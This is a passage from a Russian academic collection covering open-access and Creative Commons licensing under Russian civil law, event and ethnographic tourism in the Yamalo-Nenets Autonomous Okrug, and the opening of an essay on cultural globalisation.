Основным документом в сфере науки выступает Будапештская инициатива «Открытый доступ», которая явилась итогом конференции, проводимой институтом «Открытое общество», и была опубликована в 2002 году. Основная цель Будапештской инициативы – максимально увеличить доступ к рецензируемым полнотекстовым научным статьям с соблюдением авторских прав. Публикуя работы бесплатно в открытом доступе, авторы сохраняют за собой исключительное право. [7] Во многих странах данный документ получил признание и одобрение. В нашей стране в 2015 году была создана Ассоциация учебных и научных организаций по содействию повышения открытости научных знаний «Открытая наука». Одно из направлений деятельности Ассоциации - практическая поддержка Будапештской инициативы в России и законодательное закрепление термина «открытый доступ». [8]

В духе Будапештской инициативы в 2012 году был реализован проект по созданию научной электронной библиотеки открытого доступа, получивший название «КиберЛенинка». Пользователи «КиберЛенинки» могут бесплатно искать, просматривать, скачивать и делиться научными произведениями из каталога библиотеки, соблюдая пользовательское соглашение. [9] В рамках

проекта научные статьи размещаются на сайте на основании безвозмездной простой неисключительной лицензии или на основании открытой лицензии, в том числе лицензии Creative Commons Attribution (CC-BY). Ссылка на условия использования статей размещается правообладателем вместе с научным произведением. В конце февраля 2019 года Институт научной информации по общественным наукам РАН (ИНИОН) начал размещать на сайте КиберЛенинки актуальные и архивные материалы из 31 научного журнала из фондов библиотеки по лицензии Creative Commons Attribution. [10] Общее количество статей, рефератов, обзоров, которое планируется выложить на сайте, должно превысить 40 тысяч единиц. Новые номера журналов будут размещаться на сайте КиберЛенинки в течении 15 дней после выхода. [11] Размещение научных произведений в открытом доступе является основой для формирования единого информационного пространства российской науки.

Лицензии Creative Commons, которые позволяют автору отказаться от части исключительных прав на произведение, выступают наиболее удобным инструментом для обеспечения широко доступа к авторским текстам, фотоизображениям, аудиовизуальным произведениям широкого круга обычных пользователей, а также обеспечивают их правомерное использование другими авторами. Creative Commons (CC) – некоммерческая организация, созданная в США в 2001 году, основная цель деятельности которой состоит в упрощении доступа к мировому культурному достоянию. [12] Известно шесть видов лицензий CC, которые различаются условиями использования. Три из них - Creative Commons Attribution (CC-BY), Creative Commons Attribution Share Alike (CC-BY-Sa), Creative Commons Attribution No Derivatives (CC-BY-Nd) разрешают коммерческое использование произведений. Все шесть лицензий Creative Commons объединяет требование указания автора. Самой свободной является лицензия Creative Commons Attribution (CC-BY) по условиям которой можно распространять авторское произведение, брать за основу для создания нового текста. По лицензии Creative Commons Attribution 4.0 International (CC BY),

доступны материалы сайта Президента России, Правительства РФ. Цель применения лицензии CC BY - дать возможность как можно большему числу людей узнать о произведении.

В отечественном авторском праве ослабление авторского контроля предусмотрено статьей 1286.1 ГК РФ «Открытая лицензия на использование произведения науки, литературы и искусства». Такая лицензия носит неисключительный характер и является договором присоединения, который может быть заключен в упрощенном порядке. Все ее условия должны быть доступны неопределенному кругу лиц. В соответствии с лицензией автор или правообладатель может предоставить другому лицу право использовать свое произведение для создания нового произведения, которое в дальнейшем будет распространяться в пределах и на условия, которые содержит открытая лицензия. (ч. 1, 2 ст. 1286.1 ГК РФ) Открытая лицензия может носить безвозмездный характер и действовать на территории всего мира в течение срока действия исключительного права. (ч. 3 ст. 1286.1 ГК РФ)

Особое место среди лицензий CC занимает лицензия Public Domain Dedication (CC0), в соответствии с которой автор полностью отказывается как от исключительных, так и от личных неимущественных прав. Данную лицензию отождествляют с добровольной передачей автором своего произведения в общественное достояние. В авторском праве переход произведения в общественное достояние трактуется иначе и означает лишь прекращение действия исключительных прав. (ч. 1 ст. 1282 ГК РФ) Личные неимущественные права автора в этом случае сохраняются. Они неотчуждаемы и непередаваемы. Отказ от них считается ничтожным. (ч. 2 ст. 1228 ГК РФ) Статья 1270 ГК РФ «Исключительное право на произведение» не содержит прямого указания на добровольный отказ от исключительных прав. В тоже время лицо, обладающее исключительным правом на произведение может его использовать по своему усмотрению любым способом, не противоречащим закону. (ч. 1 ст. 1229 ГК РФ).

Лицензия СС0 используется, как правило, для распространения коротких текстов, видеороликов, фотографий. Фото и видеоизображения охраняются нормами нескольких правовых институтов. Институт авторского права охраняет права создателя произведения. Само изображаемое также подлежит правовой охране. Изображение человека охраняется правом на неприкосновенность частной жизни, личную и семейную тайну (ст. 152, 152.1, 152.2 ГК РФ). Свободный характер лицензии СС0 распространяется только на авторское право. В отдельных случаях требуется разрешение изображаемого на размещение его фото или видеоизображения. (ст. 152.1 ГК РФ). Использование фото и видео, которые могут скомпрометировать изображаемого, запрещается.

Для правомерного использования авторских фото или видео материалов можно обратиться в фотостоки или фотобанки, например, на такие международные сайты как Pixabay.com, Free Stock Images, где авторские произведения распространяются по лицензии СС0 или лицензии, привязанной к СС0. [13, 14] Ответственность за нарушения авторских и других прав полностью ложится на пользователей в соответствии с условиями пользовательского соглашения сайтов.

Даже самая свободная лицензия содержит определенные ограничения для пользователей. Несмотря на это, обращение к произведениям, распространяемым по лицензиям СС помогает избежать нарушений прав авторов.

В сфере информационных технологий распространение компьютерных программ на условиях свободных лицензий началось еще до появления лицензий СС на свободные произведения культуры. В 1985 году Ричардом Столлманом, основателем движения за свободное программное обеспечение, была создана некоммерческая организация - «Фонд свободного программного обеспечения» (Free Software Foundation, FSF). Основная задача Фонда – поддержка движения за свободное программное обеспечение и проекта по разработке свободного программного обеспечения (проекта GNU). В 1998 году

была создана еще одна организация, которая также выступает за распространение компьютерных программ на условиях свободных лицензий, - «Инициатива открытого кода» (Open Source Initiative, OSI). Основатели организации, Эрик Реймонд и Брюс Перенс, сформулировали определение программного обеспечения с открытым исходным кодом. Как отмечает А.И. Савельев «В отличие от FSF Ричарда Столлмана OSI делала акцент на соображениях эффективности и преимуществах механизма разработки программного обеспечения с открытым исходным кодом, а не на моральных и идеологических соображениях «свободы» и противоборстве с коммерческим проприетарным программным обеспечением» [15, с. 341]

В настоящее время существует не один десяток свободных лицензий, которые отличаются объемом прав, предоставляемых разработчикам компьютерных программ и могут использоваться для создания как свободного, так и проприетарного программного обеспечения.

Рост объема цифровых авторских произведений и легкий доступ к ним породил широкий спектр отношений авторов к своим правам: для произведений культуры - от запрещения скачивать произведения и разрешения читать их только онлайн за определенную плату до полного отказа не только от исключительных, но и от личных неимущественных прав, в сфере информационных технологий - разделение программного обеспечения на проприетарное и свободное.

Библиографический список:

1. Войниканис Е.А. Право интеллектуальной собственности в цифровую эпоху: парадигма баланса и гибкости. – М.: ИД «Юриспруденция», 2014 - 335 с.
2. Пункт 2.3.5 раздела 3.2. договора «Права и обязанности Покупателя» перечисляет действия, разрешенные покупателю в связи с использованием произведения в личных целях, пункт 2.3.6 – действия, которые ему запрещены. [Электронный ресурс] //Договор-публичная оферта: [сайт]. URL: https://www.litres.ru/pages/litres_oferta/ (дата обращения 27.03.19)
3. Электронная библиотека «MyBook». [Электронный ресурс] // MyBook: [сайт]. URL: <https://mybook.ru/> (дата обращения 28.03.19)

4. Договор (лицензионное соглашение) публичная оферта. [Электронный ресурс] // MyBook: [сайт]. URL: <https://mybook.ru/about/offer/> (дата обращения 28.03.19)
5. В п. 3.2.6. перечисляются действия, которые запрещены подписчику с целью охраны исключительных прав авторов [Электронный ресурс] // MyBook: [сайт]. URL: <https://mybook.ru/about/offer/> (дата обращения 28.03.19)
6. НЭБ в цифрах. [Электронный ресурс] // Национальная Электронная Библиотека: [сайт]. URL: <https://нэб.рф/neb-figures> (дата обращения 25.03.19)
7. Трактовка понятия «открытый доступ» и текст Будапештской инициативы на русском языке представлены на сайте проекта «Научная сеть». [Электронный ресурс] // NatureWeb.Ru: [сайт]. URL: <http://nature.web.ru/db/msg.html?mid=1181183&uri=boai.htm> (дата обращения 21.03.19)
8. Манифест Ассоциации «Открытая наука» [Электронный ресурс] // Открытая наука: [сайт]. URL: <http://open-science.ru/manifesto> (дата обращения 22.03.19)
9. Пункт 5. «Исключительные права на научное произведение» Пользовательского соглашения сайта КиберЛенинки [Электронный ресурс] // CyberLeninka [сайт]. URL: <https://cyberleninka.ru/terms.html> (дата обращения 26.03.19)
10. ИНИОН РАН был создан в 1969 году на основе Фундаментальной библиотеки общественных наук АН СССР, накопление книжных фондов которой началось еще в 2018 году. Библиотека ИНИОН РАН сегодня является одной из крупнейших научных библиотек страны по социально-гуманитарным наукам, ее база данных содержит более 3,5 миллионов библиографических записей. [Электронный ресурс] // ИНИОН РАН [сайт]. URL: <http://inion.ru/about/info/> (дата обращения 25.03.19)
11. Академическая наука в России приоткрывает двери для массового читателя [Электронный ресурс] // Открытая наука [сайт]. URL: <http://open-science.ru/2019/03/inion-journals-in-cyberleninka.html#more-1082> (дата обращения 21.03.19)
12. Информация об организации Creative Commons и об одноименных лицензиях, которые она выпускает, представлена на сайте официального представителя СС в России - Института развития информационного общества. // Creative Commons.ru: [сайт]. URL: <http://creativecommons.ru/licenses> (дата обращения 24.03.19)
13. Условия предоставления услуг. [Электронный ресурс] // Pixabay: [сайт]. URL: <https://pixabay.com/ru/service/terms/#license> (дата обращения 26.03.19)
14. Информация о лицензии. [Электронный ресурс] // Free Stock Images: [сайт]. URL: <https://www.freestockimages.ru/license> (дата обращения 26.03.19)
15. Савельев А.И. Лицензирование программного обеспечения в России. – М.: Инфотропик Медиа, 2012 - 432 с.

Косарева Н.В.

§4.5. К вопросу анализа проблем и перспектив развития событийного туризма на уровне региональных экономик.

Рассматриваются основные ресурсы событийного туризма на примере Ямало-Ненецкого АО. Дается описание основных событийных мероприятий округа, анализируется состояние экономического потенциала, проблемы и перспективы развития событийного туризма.

Ключевые слова: Ямало-Ненецкий АО, арктический туризм, событийный туризм.

Kosareva N.V.

§4.5. On the issue of analyzing the problems and prospects of development of event tourism at the level of regional economies.

The main resources of event tourism are considered on the example of the Yamalo-Nenets Autonomous Okrug. A description of the main events of the district is given, the state of the economic potential, problems and prospects for the development of event tourism are analyzed.

Keywords: Yamalo-Nenets Autonomous Okrug, arctic tourism, event tourism

Ямало-Ненецкий автономный округ – северная жемчужина России, где удивительно сочетаются природная красота и вековые традиции гостеприимства. В последнее время Ямал становится регионом интересным для посещения туристами из других областей нашей страны и из-за рубежа.

Ямало-Ненецкий автономный округ расположен на Крайнем Севере крупнейшей в мире Западно-Сибирской равнины. Более половины округа расположено за Полярным кругом, небольшая часть его территории находится на восточном склоне Уральского хребта.

Спецификой историко-культурного наследия округа является абсолютное преобладание археологических и этнокультурных объектов.

Событийный туризм - один из распространенных и активно развивающихся видов туристской отрасли в Арктике, предполагающий участие туристов в национальных праздниках.

Ямало-Ненецкий автономный округ обладает достаточными туристскими ресурсами, но при этом занимает весьма скромное место на рынке туристских услуг.

Наряду с множеством других арктических регионов, развитие туристской отрасли в ЯНАО находится на начальной стадии и пока рано говорить о массовом потоке туристов. Но, тем не менее, интерес к Арктике растет год от года. И Россия имеет огромный потенциал для развития этой отрасли, так как занимает самую большую арктическую зону с уникальной флорой и фауной, где проживают народы, обладающие самобытной культурой и вековыми традициями.

Власти Ямало-Ненецкого автономного округа решительно настроены сделать сферу туризма доходной отраслью в регионе. Туризм в ЯНАО официально признан такой же важной частью экономики, как добыча газа и нефти. На развитие его работают и региональные власти, и крупные инвесторы. Главное преимущество округа – сочетание естественности с хорошей инфраструктурой. Здесь и Полярный круг, и Северное сияние, и тундровики, образ жизни которых остается таким же, как и столетия назад.

Развитие въездного туризма – один из приоритетных проектов инвестиционного развития региона.

Для развития въездного туризма планируется к 2020 г. завершить формирование международного туристско-рекреационного Центра (хаба) полярного туризма, который сможет удовлетворить спрос самых требовательных туристов благодаря щедрому разнообразию тематических маршрутов. Им будут предложены культурно-познавательные, экстремальные, приключенческие, этнографические, оздоровительные, охотничьи, рыболовные и спортивные туры.

На сегодняшний день Ямал заключил соглашения о сотрудничестве в сфере туризма с субъектами Российской Федерации: Краснодарским краем, г. Санкт-Петербург, Вологодской, Тюменской областями, Ханты-Мансийским автономный округом.

В настоящее время в ЯНАО развивается около 15 видов внутреннего туризма – это водный, горный, горнолыжный, рыболовный, охотничий, историко-познавательный, рекреационный, самодеятельный, событийный, спортивный, экологический, деловой, этнографический туризм. Разработано около 20 туристских маршрутов. Особенно интересен для иностранных и российских граждан этнографический туризм, представленный древней культурой коренных малочисленных народов Севера ЯНАО, с которой можно познакомиться не только при непосредственном общении с ее носителями в национальных поселках и стойбищах, но и в этнографических музеях округа. В ЯНАО функционирует развитая сеть эколого-этнографических музейных комплексов, где находятся уникальные памятники истории и культуры.¹




Рисунок 1. Структура видов туризма в Ямало-Ненецком АО

[Составлено по материалам ГБУ ЯНАО «Ямалтур»]

¹ Дусенко С.В. Качество жизни в условиях социально-экономического кризиса (социологический аспект). Качество инновации образование. // Научно-практический журнал. - 2015. № 5. Том II. - С.313-318.

В автономном округе в настоящее время осуществляют туристскую деятельность 40 организаций туриндустрии (зарегистрированные в федеральном реестре), однако турфирмы работают в основном в сфере выездного туризма (кроме туроператоров «Ямалтур», «Ямал-Трэвел», «Маня Ява»), что сдерживает развитие внутреннего и въездного туризма в целом и развитие туристско-экскурсионной деятельности в частности.

Проблемами развития туризма в ЯНАО являются ограничение въезда на территорию Ямало-Ненецкого округа в связи с наличием пограничной зоны, нехватка кадров, слабая поддержка турфирм в получении въездных документов. Документы для получения разрешения на въезд иностранным гражданам необходимо подавать не менее чем за два месяца до начала поездки. В связи с этим, как правило, с заявками обращаются, когда сроки подачи ходатайств для получения пропуска на въезд в пограничную зону закончились.

Ямал - земля исконного проживания коренных малочисленных народов, таких как ненцы, ханты, селькупы, коми-зыряне, энцы и манси. Именно здесь сохранена в первозданном состоянии уникальная культура этих народов и их традиционные виды хозяйственной деятельности.

К ключевым направлениям этнографического туризма на территории ЯНАО относятся [3]:

- проживание в оленеводческих стойбищах;
- участие в национальных праздниках (например, День оленевода, День рыбака, Вороний день и др.);
- посещение природно-этнографических и краеведческих музеев.

На территории округа событийный туризм является одним из распространенных и активно развивающихся видов внутреннего и въездного туризма.

Ознакомившись с событийным календарем ЯНАО, можно сделать вывод, что в округе преобладают фольклорные события, обусловленные национальными праздниками коренных жителей. Большая их часть проходит в летний период (июль, август), однако, стоит отметить, что одно из самых важных и известных мероприятий (День оленевода) приходится на зиму.

Местом проведения чаще всего выступают районные центры (г. Тарко-сале – Пуровский район, п. Мужы - Шурышкарский район), а это очень часто сопровождается трудностями в передвижении, даже внутри округа.

События рассчитаны в основном на взрослых, но на многих мероприятиях предполагается наличие развлечений для детей (работают мастер-классы, игровые площадки).

Наиболее значимыми для местного населения праздниками являются:

1. День оленевода - одно из самых значимых событий Ямала, праздник тундрового населения. Традиционно проводится с начала марта до середины апреля.

Столь долгое проведение праздника можно объяснить тем, что территория автономного округа очень большая и праздник проводится тогда, когда оленеводы со своими стадами переезжают с зимних оленьих пастбищ на летние. Маршруты и время кослания остаются практически неизменными веками, поэтому праздник проводится в определенном населенном пункте тогда, когда к нему приближено максимальное количество тундрового населения.

Представители малочисленных народов Севера соревнуются в различных национальных забавах и спортивных соревнованиях (гонки на оленьих упряжках, конкурс национальной одежды, метание тынзяна на хорей, прыжки через нарты, национальная борьба и т.д.).

В первую очередь праздник проводится для тундрового населения, ведущего традиционный образ жизни. Чествуются те, кто остался верен своим предкам, продолжают жить в чумах, переезжают из года в год со своей семьей и оленьим стадом на новое пастбище.

2. Вороний день – праздник коренных народов ЯНАО, прилет и встреча первой вороны. Отмечается ежегодно 7 апреля.

Олицетворяет собой приход весны, пробуждение природы от долгой зимней спячки, а у людей переход от зимних видов хозяйственной деятельности к весенне-летним (охота на водоплавающую дичь, выезд на первую рыбалку по открытой воде, переход на весенне-летние пастбища).

Одним из важных атрибутов праздника является завязывание ленточек на ветках берез.

3. День рыбака – профессиональный праздник, отмечающийся во всех поселениях. Основными целями праздника являются сохранение традиционного уклада жизни коренных малочисленных народов Севера, а так же чествование лучших рыбаков, достойно воспитывающих молодое поколение в своем нелегком труде. Празднование обычно выпадает на середину июля.

Проводятся соревнования по многоборью, традиционные танцы и обряды, в чумах гостей и жителей угощают традиционными блюдами из рыбы, оленины, дикорастущих ягод.

4. День коренных народов мира – праздник многообразия культуры, самобытности, духовного единения природы и человека, символ объединения всех народов. Отмечается 9 августа.

Как правило, в этот день проходят концерты, устраиваются ярмарки-продажи национальных сувениров.

5. День середины лета («Лун кутоп хатл») – праздник коренных жителей, чей труд тесно связан с природой. Это своеобразный рубеж подведения итогов трудового года, временный отдых от повседневных работ, переживаний, забот. Проходит в августе.

С последнего месяца лета у народа ханты начинается отчет угасанию солнца, поэтому праздник связан со старинным ритуалом перехода на «темную сторону», то есть к зиме.

Именно в этот день оленеводы просили у бога Нум Торума быть благосклонным к их главному источнику жизни – северному оленю, чтобы в предстоящую зиму их семьи были обуты, одеты и сыты.

Как правило, праздничное мероприятие включает в себя проведение обзорных экскурсий, традиционных обрядов, исполнение национальных песен и танцев, угощение «большой ухой».

6. Новый год по северному календарю («Носиндалва») – праздник красивых обрядов и сказаний. Выпадает на ноябрь.

По ненецкому поверью Новый год у лесных ненцев начинается с выпадением устойчивого снежного покрова.

К праздничным мероприятиям относится концертная программа, ярмарка-продажа сувенирной продукции, работа чумов с мастер-классами, разжигается костер Дружбы. На празднике нет елки и мандаринов, все это заменяется сказаниями и обрядами.

В последнее время Ямал все чаще стали посещать туристы не только из других регионов России, но также из-за границы. Среди туристов бизнес-класса наиболее популярными становятся специализированные бизнес-туры.

Совместное сотрудничество туристских фирм и представителей этнических общин дало возможность округу сформировать свой уникальный этнокультурный туристский продукт.

В настоящее время в Ямало-Ненецком автономном округе на учете состоит 714 объекта культурного наследия, из них – 504 объектов археологии и 179 объектов этнической культуры [7].

Программы этнографических туров, чаще всего, включают в себя экскурсии в Природно-этнографический комплекс в поселке Горно-Князевск и Музейно-выставочный комплекс им. И. С. Шемановского в г. Салехарде, которые рассказывают об истории Ямала, культуре и традиционном образе жизни коренных народов Севера.

В поселке Горно-Князевск сформирован природно-этнографический комплекс, являющийся важным хранителем самобытной истории и традиций малочисленных народов Севера и демонстрирующий первоначальный вид древнего поселка.

В регионе развито традиционное декоративно-прикладное искусство (резьба по кости, скульптура малых форм, обработка меха, бересты, плетение бисером, шитье из сукна и ткани). Туристы также имеют возможность познакомиться с народным творчеством в Окружном доме ремесел.

Ключевым элементом программы этнографических туров в Ямало-Ненецкого автономного округа является посещение оленеводческих стойбищ.

Проживание в оленеводческом стойбище дает возможность туристам погрузиться в настоящую жизнь коренных народов Севера, пожить в настоящем чуме, познакомиться с кочевым укладом жизни, самобытной культурой и древними традициями, попробовать блюда традиционной кухни, покататься на оленьих упряжках, поучаствовать в отлове оленей и других хозяйственных занятиях [1].

Туристские маршруты, которые включают в себя знакомство с бытом, хозяйством и культурой ямальских тундровиков, проживание в семьях, установку чумов, участие в приготовлении национальных блюд и совершении обрядов, пользуются большой популярностью, как у российских, так и зарубежных туристов.

В середине двухтысячных годов в ЯНАО были предприняты меры по развитию туристической индустрии, сыгравшие важную роль в вовлечении коренных малочисленных народов округа в туристическую деятельность [2].

Прежде всего, в 2005 году в ЯНАО было учреждено Агентство по туризму Ямало-Ненецкого автономного округа [3]. При участии этого агентства в округе была осуществлена большая работа по разработке и принятию нормативно-правовых документов, направленных на поддержку туристической индустрии в регионе. Принятые документы: «Концепция развития туризма в

Ямало-Ненецком автономном округе на период 2007-2010 гг.», «Закон о туристской деятельности в Ямало-Ненецком автономном округе» [3], «Концепция устойчивого развития коренных малочисленных народов Севера Ямало-Ненецкого автономного округа» – включали в себя нормы о поддержке этнографического туризма с участием коренных малочисленных народов Севера.

Вместе с тем, деятельность органов власти Ямало-Ненецкого автономного округа по развитию туристской отрасли не ограничивается принятием нормативных правовых актов.

В 2006 году в Ямало-Ненецком автономном округе был создан ГБУ «Ямалтур» (г. Салехард) с целью развития внутреннего и въездного туризма. «Ямалтур» является одним из первых туроператоров в России, которые занимаются разработкой этнографических туров, знакомящих туристов с жизнью и культурой коренных народов Севера – ненцев, хантов, селькупов [30].

Продвижение уникального туристского продукта Ямало-Ненецкого автономного округа на международном туристском рынке будет способствовать росту популярности этнографического туризма в Ямало-Ненецком автономном округе среди иностранных граждан [3].

Деятельность туроператоров ЯНАО в сфере этнографического туризма базируется на соглашениях с общинами коренных малочисленных народов по организации и приему туристов.

В настоящее время у общин коренных малочисленных народов имеется большой опыт приема российских и иностранных туристов на своих оленеводческих стойбищах.¹

По данным Департамента молодежной политики и туризма Ямало-Ненецкого автономного округа в сфере туризма задействовано шестнадцать

¹ Официальный сайт Федерального агентства по туризму - [Электронный ресурс] Режим доступа: <http://www.russiatourism.ru>

общин народов Севера и один индивидуальный предприниматель из числа коренного населения, а еще три общины и девять индивидуальных предпринимателей из числа коренного населения планируют начать осуществлять туристскую деятельность [8].

В 2013 году был создан Туристско-информационный центр Ямало-Ненецкого автономного округа, предлагающий информационную поддержку и продвижение туристских маршрутов ЯНАО [2].

Посетители центра могут узнать о самых интересных достопримечательностях города и округа, получить консультацию по вопросам туризма в регионе, ознакомиться с программами туров по Ямало-Ненецкому автономному округу.

Руководство Ямало-Ненецкого автономного округа стремится поддерживать развитие туристских предприятий автономного округа и с 2012 года организует конкурс на лучшие туристические проекты в области внутреннего и въездного туризма.

Ямал - постоянный и узнаваемый участник туристских форумов, экспозиции которого удостоены многочисленными престижными наградами оргкомитетов "Интурмаркет", "Лидеры туриндустрии", "MITF", Международных лыжных салонов, "УралТурЭкспо", "Экспотрэвел" в г. Екатеринбурге, "Открой свою Сибирь!" в г. Тюмени и др.

Для колорита и оригинальности на выставочных площадях Ямала в период выставок работают предприятия туриндустрии: музейно-этнографический комплекс в пос. Горнокнязевск, муниципальных образованиях город Надым и Надымский район, государственное учреждение автономного округа "Ямалтур".

Перспективы развития туризма в ЯНАО сдерживаются проблемами нехватки кадров, и низким уровнем социально-культурного сервиса, включая гостиничный сервис и организацию общественного питания.

Одной из основных проблем, препятствующей развитию этнографического туризма в Ямало-Ненецком автономном округе является недостаток квалифицированных экскурсоводов и гидов-переводчиков, не только свободно владеющих иностранным языком (для иностранных туристов), но и обладающих информацией об истории, этнокультурных особенностях и достопримечательностях региона.

Только у половины работников в сфере туризма Ямало-Ненецкого автономного округа имеется высшее образование, меньше половины - аттестованные менеджеры и гиды-проводники.

Недостаточность средств размещения, отвечающих международным стандартам, также не способствует привлечению туристов в округ [9].

В ЯНАО на 1 января 2018 года функционировало 89 коллективных средств размещения, из них в настоящее время в Ямало-Ненецком автономном округе функционирует только четыре классифицированных средств размещения в городах: Салехард, Новый Уренгой, Тарко-Сале и Надым.

Сложная транспортная схема и высокие тарифы пассажирских перевозок, действующих в Ямало-Ненецком автономном округе, выступают значимым препятствием для развития внутреннего и въездного туризма, тем более что специфика историко-культурного наследия ЯНАО заключается в преобладании этнокультурных и археологических объектов туристического показа [5].

К настоящему времени наблюдается весьма неоднородная степень транспортной освоенности территории округа. Поэтому важной транспортной проблемой является сухопутное и авиационное соединение районов при помощи железнодорожных, автомобильных дорог и авиалиний, позволяющих обеспечить надежное круглогодичное сообщение, не только внутри региона, но и с культурными и экономическими центрами России. В перспективе это позволит увеличить внутренний и въездной турпотоки.

Активное продвижение возможностей этнографического туризма Ямало-Ненецкого автономного округа не только на внутреннем, но и на международном туристском рынке будет способствовать формированию положительного имиджа ЯНАО и, соответственно, повысит привлекательность этнографических туров среди туристов.

На основе вышесказанного можно сделать следующие выводы:

Ямало-Ненецкий автономный округ располагает всеми необходимыми ресурсами для развития внутреннего и въездного туризма. В настоящее время туризм, в частности его развитие, является одним из первых приоритетов для Правительства региона.

К направлениям этнографического туризма на территории Ямало-Ненецкого автономного округа относятся проживание в оленеводческих стойбищах; участие в национальных праздниках (День оленевода, День рыбака, Вороний день); посещение природно-этнографических и краеведческих музеев.

Существенной проблемой в сфере развития массового внутреннего въездного туризма в ЯНАО является сложная транспортная схема региона и труднодоступность отдельных территорий. Еще одна проблема, препятствующая развитию этнографического туризма на Ямале – недостаток квалифицированных экскурсоводов и гидов-переводчиков. Недостаточность средств размещения, отвечающих международным стандартам, также не способствует привлечению туристов в округ.

Туры, предлагаемые местными туристскими предприятиями, очень часто не являются массовыми, удовлетворяют потребности индивидуальных туристов. Наибольший интерес представляют этнографические туры, а также охота и рыбалка.

Таким образом, активное продвижение возможностей этнографического туризма Ямало-Ненецкого автономного округа не только на внутреннем, но и на международном туристском рынке будет способствовать формированию

положительного имиджа ЯНАО и соответственно повысит привлекательность этнографических туров среди туристов.

Библиографический список

1. Адашова Т.А., Косарева Н.В., Лапочкина В.В. Югра: особенности продвижения туристского потенциала на внутреннем рынке. // Сервис plus. // Научный журнал. -2016. Т. 10. № 2. С. 17-25.
2. Закон Ямало-Ненецкого автономного округа от 03.12.2007 №114-ЗАО (с изменениями на 30.06.2015) «О туристской деятельности в Ямало-Ненецком автономном округе».
3. Постановление Правительства ЯНАО от 25.12.2013 N 1126-П «Об утверждении государственной программы Ямало-Ненецкого автономного округа «Развитие туризма, повышение эффективности реализации молодежной политики, организация отдыха и оздоровления детей и молодежи на 2014 - 2020 годы».
4. Постановление Правительства РФ от 21.04.2014 N 366 (ред. от 17.12.2014) «Об утверждении государственной программы Российской Федерации «Социально-экономическое развитие Арктической зоны Российской Федерации на период до 2020 года».
5. Кобылкин Д. Управление развитием арктического туризма в ЯНАО// Социальная политика и социальное партнерство, 2011.
6. Ямало-Ненецкий автономный округ. Официальный сайт органов власти. Стратегия социально-экономического развития Ямало-Ненецкого автономного округа до 2020 года. - [Электронный ресурс] Режим доступа: http://правительство.янао.рф/economics/social_strateg_2020/
7. Agamirova E.V., Adashova T.A., Vaokova T.M., Kosareva N.V., Lapochkina V.V. Event-calendar: event as the basis of the territory tourist attractiveness //1097-8135 Life Science Journal - Scopus; CJR2012(Thomson Reuters) 2014, 11

Седенков С.Е.

§4.6. Изменения культуры в эпоху глобализации.

Глобализация культуры представляет собой процесс интеграции отдельных этнических культур в единую мировую культуру на основе развития транспортных средств, экономических связей и средств коммуникации. В межкультурной коммуникации она выражается в расширении культурных контактов, заимствовании культурных ценностей и миграции людей из одной культуры в другую. Структурные сдвиги в пространстве транзитивных, рискогенных современных обществ преломляются в жизненном пространстве, деформируют социальные и духовные основания жизненного мира личности.

Ключевые слова: Глобализация культуры, межкультурные коммуникации, социокультурные системы, путешествие.

Sedenkov S.E.

§4.6. Culture changes in the era of globalization.

The globalization of culture is the process of integrating individual ethnic cultures into a single world culture based on the development of vehicles, economic ties and means of communication. In intercultural communication, it is expressed in the expansion of cultural contacts, the borrowing of cultural values and the migration of people from one culture to another. Structural changes in the space of transitive, risky modern societies are refracted in the living space, distorting the social and spiritual foundations of the vital world of the individual.

Keywords: Globalization of culture, intercultural communication, sociocultural systems, travel.

В настоящее время процесс глобализации охватил самые разные сферы нашей жизни. Финансы, идеи и люди ныне мобильны, как никогда. Закономерно, что глобальные финансовые и товарные рынки, средства информации и миграционные потоки привели к бурному росту культурных обменов, которые выражаются в стремительно возрастающем количестве прямых контактов между государственными институтами, социальными

группами и индивидами различных стран и культур. В ходе этих контактов исчезает множество традиционных форм жизни и способов мышления. Но одновременно процесс глобализации ведет к возникновению новых форм культуры и образов жизни. Благодаря широкой доступности определенных товаров и идей локальные культуры меняются и вступают между собой в необычные комбинации. Границы между своими и чужими стираются. Эта смесь культур наблюдается не только в жизни отдельных индивидов -- она все более становится характерной чертой для целых обществ. Именно поэтому Организация Объединенных Наций провозгласила 2001 год Годом диалога между культурами.

Новые формы культуры и идентичности непросто понять с точки зрения наших привычных представлений о том, что такое культура. Культурные различия между людьми обычно детерминированы их самобытными историческими корнями. Однако современный технический прогресс и глобальные политические, экономические и культурные изменения привели к тому, что наша планета оказалась пронизана густой сетью коммуникаций, озабочена общими глобальными проблемами выживания, а государства и народы, ее составляющие, несмотря на противоречия и коренные различия между ними, успешно находят способы и средства взаимопонимания, все более тяготеют к утверждению на планете единой глобальной культуры. Внутри этой формирующейся системы уже устанавливаются различия, выявляется сходство, осознается разнообразие мира, и поэтому становится чрезвычайно важным уметь определять культурные особенности составляющих ее элементов, чтобы понять друг друга и добиться взаимного признания. Глобальными становятся структуры и идеи, например идеалы красоты, права человека или организационные принципы. Однако их практическое оформление или претворение в жизнь могут существенно различаться в каждом конкретном случае.

С культурологической точки зрения, глобализация представляет собой диалектический процесс. Интеграция и дифференциация, конфликты и сотрудничество, универсализация и партикуляризация не исключают друг друга, а являются взаимно предполагающими тенденциями развития. В ходе глобализации некоторые идеи и структуры современной жизни действительно распространяются по всему миру. В то же время культурные особенности отдельных народов на фоне глобальных процессов приобретают все более резкие очертания или вообще впервые осознаются как таковые. Глобализация -- не автоматический процесс, который завершится бесконфликтным и идеальным миром. Она таит в себе как новые возможности, так и новые риски, последствия которых для нас могут быть более значимыми, чем во все предыдущие эпохи.

